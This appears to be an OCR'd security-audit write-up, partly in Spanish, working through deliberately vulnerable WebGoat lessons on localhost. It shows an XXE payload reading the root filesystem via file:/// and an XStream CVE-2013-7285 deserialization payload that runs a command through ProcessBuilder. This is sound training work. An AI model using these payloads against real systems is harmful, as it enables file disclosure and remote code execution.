

WebGoat
localhost:8080/WebGoat/start.mvc?username=tester#lesson/XXE.lesson/3
(A3) Injection
(A5) Security Misconfiguration
XXE
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Let's try
In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.
John Doe uploaded a photo.
24 days ago
HUMAN
I REQUEST YOUR ASSISTANCE
Add a comment
Submit
webgoat 2024-12-06, 01:38:00
Silly cat....
guest 2024-12-06, 01:38:00
I think I will use this picture in one of my projects.
guest 2024-12-06, 01:38:00
Lol!! :-).
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
No proxy listeners are currently running Configure
Intercept off Forward Drop Open browser
Time Type Direction Method URL Status
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held here.
This enables you to analyze and modify these messages, before you forward them.
Learn more Open browser
Event log (1) All issues Memory: 106.5MB



WebGoat
localhost:8080/WebGoat/start.mvc?username=tester#lesson/XXE.lesson/3
Let's try
In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.
John Doe uploaded a photo.
24 days ago
Add a comment
Submit
webgoat 2024-12-06, 01:38:00
Silly cat....
guest 2024-12-06, 01:38:00
I think I will use this picture in one of my projects.
guest 2024-12-06, 01:38:00
Lol!! :-).
Burp Suite Community Edition v2024.9.4 - Temporary Project
Intercept on Forward Drop Request to http:... Open browser
01:38:4... HT... → Request GET http://localhost:8080/WebGoat/service/lessonmenu.mvc
01:38:4... HT... → Request GET http://localhost:8080/WebGoat/service/lessonoverview.mvc
Request
Pretty Raw Hex
1 GET /WebGoat/service/lessonmenu.mvc HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua-platform: "Linux"
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
9 sec-ch-ua-mobile: ?0
10 Sec-Fetch-Site: same-origin
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 15
Event log (2) All issues Memory: 110.8MB


WebGoat
localhost:8080/WebGoat/start.mvc?username=tester#lesson/XXE.lesson/3
Let's try
In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.
John Doe uploaded a photo.
24 days ago
Add a comment
Submit
webgoat 2024-12-06, 01:38:00
Silly cat....
guest 2024-12-06, 01:38:00
I think I will use this picture in one of my projects.
guest 2024-12-06, 01:38:00
Lol!! :-).
Burp Suite Community Edition v2024.9.4 - Temporary Project
Intercept on Forward Drop Request to http:... Open browser
01:38:4... HT... → Request GET http://localhost:8080/WebGoat/service/lessonmenu.mvc
01:38:4... HT... → Request GET http://localhost:8080/WebGoat/service/lessonoverview.mvc
01:38:5... HT... → Request POST http://localhost:8080/WebGoat/xxe/simple
Request
Pretty Raw Hex
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 55
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
7 sec-ch-ua-mobile: ?0
8 X-Requested-With: XMLHttpRequest
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: */*
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 18
Event log (2) All issues Memory: 110.8MB


WebGoat
localhost:8080/WebGoat/start.mvc?username=tester#lesson/XXE.lesson/3
(A3) Injection
(A5) Security Misconfiguration
XXE
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Let's try
In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.
John Doe uploaded a photo.
24 days ago
HUMAN
I REQUEST YOUR ASSISTANCE
Add a comment
Submit
webgoat 2024-12-06, 01:38:00
Silly cat....
guest 2024-12-06, 01:38:00
I think I will use this picture in one of my projects.
guest 2024-12-06, 01:38:00
Lol!! :-).
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel
Target: http://localhost:8080
Request Response
Pretty Raw Hex
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
Content-Length: 55
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Content-Type: application/xml
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=tester
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=LYfb_sm54NafPfGF8sSuZ6v6orZyHeqat5YICM63
Connection: keep-alive
<?xml version="1.0"?>
<comment>
<text>
</text>
</comment>
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 18
Search 0 highlights
Ready
Event log (2) All issues
Memory: 110.8MB


WebGoat
localhost:8080/WebGoat/start.mvc?username=tester#lesson/XXE.lesson/3
(A3) Injection
(A5) Security Misconfiguration
XXE
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Let's try
In this assignment you will add a comment to the photo, when submitting the form try to execute an XXE injection with the comments field. Try listing the root directory of the filesystem.
John Doe uploaded a photo.
24 days ago
HUMAN
I REQUEST YOUR ASSISTANCE
Add a comment
Submit
webgoat 2024-12-06, 01:38:00
Silly cat....
guest 2024-12-06, 01:38:00
I think I will use this picture in one of my projects.
guest 2024-12-06, 01:38:00
Lol!! :-).
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Send Cancel
Target: http://localhost:8080
Request Response
Pretty Raw Hex
POST /WebGoat/xxe/simple HTTP/1.1
Host: localhost:8080
Content-Length: 55
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
sec-ch-ua: "Not?A_Brand";v="99", "Chromium";v="130"
sec-ch-ua-mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: */*
Content-Type: application/xml
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=tester
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=LYfb_sm54NafPfGF8sSuZ6v6orZyHeqat5YICM63
Connection: keep-alive
<?xml version="1.0"?>
<!DOCTYPE comment [<!ENTITY root SYSTEM "file:///">]>
<comment>
<text>
&root;
</text>
</comment>
Inspector
Request attributes 2
Request query parameters 0
Request cookies 1
Request headers 18
Search 0 highlights
Ready
Event log (2) All issues
Memory: 115.2MB



WebGoat
localhost:8080/WebGoat/start.mvc?username=tester#lesson/XXE.lesson/3
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
an XXE injection with the comments field. Try listing the root directory of the filesystem.
John Doe uploaded a photo.
24 days ago
HUMAN
I REQUEST YOUR ASSISTANCE
Add a comment
Submit
tester 2024-12-06, 01:41:38
__cacert_entrypoint.sh .dockerenv bin boot dev etc home lib lib32 lib64 libx32 media mnt opt proc root run sbin srv sys tmp usr var
webgoat 2024-12-06, 01:38:00
Silly cat....
guest 2024-12-06, 01:38:00
I think I will use this picture in one of my projects.
guest 2024-12-06, 01:38:00
Lol!! :-).
Congratulations. You have successfully completed the assignment.
Burp Suite Community Edition v2024.9.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Settings
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
No proxy listeners are currently running Configure
Intercept off Forward Drop Open browser
Time Type Direction Method URL Status
Intercept is off
If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.
Learn more Open browser
Event log (2) All issues
Memory: 116.3MB





3.2.4 Vulnerabilidad A6: Componentes vulnerables y desactualizados - 12: CVE-2013-7285

XStream es una librería utilizada para serializar objetos a XML. En las versiones anteriores a la 1.4.6 y en la 1.4.10, si no se ha inicializado correctamente el marco de seguridad, puede permitir que un atacante remoto ejecute comandos arbitrarios de shell manipulando el flujo de entrada XML. En este caso, se procederá a explotar esta vulnerabilidad inyectando el siguiente código después de crear un contacto de manera convencional.

```
<contact class='dynamic-proxy'>
  <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>calc.exe</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```











3.2.5 Vulnerabilidad A7: Fallos de identificación y autentificación - Passwords seguros

En criptografía, un **ataque de fuerza bruta** se refiere al método de recuperar una clave probando exhaustivamente todas las combinaciones posibles hasta encontrar la correcta que permita el acceso. Uno de los factores más importantes que determinan la seguridad de una contraseña es su longitud. La longitud de una contraseña influye directamente en el tiempo requerido por un atacante para descifrarla. En las siguientes capturas se evidencia cómo el tiempo necesario para descifrar una contraseña aumenta significativamente a medida que incrementa su longitud.











En las siguientes 2 capturas podemos ver cómo al introducir la contraseña S@f3pa$$wrdz8, se alcanza un nivel de seguridad óptimo, ya que un ataque de fuerza bruta necesitaría casi 233 años para descifrarla.





3.3 Herramientas

Para llevar a cabo esta auditoría, se utilizaron las siguientes herramientas y aplicaciones:

- **Sistema operativo:** Kali Linux
- **Plataforma de contenedores:** Docker
- **Navegador web:** Google Chrome
- **Extensión para análisis de tecnologías:** Wappalyzer
- **Escáner de redes:** nmap
- **Herramienta de seguridad web:** Burp Suite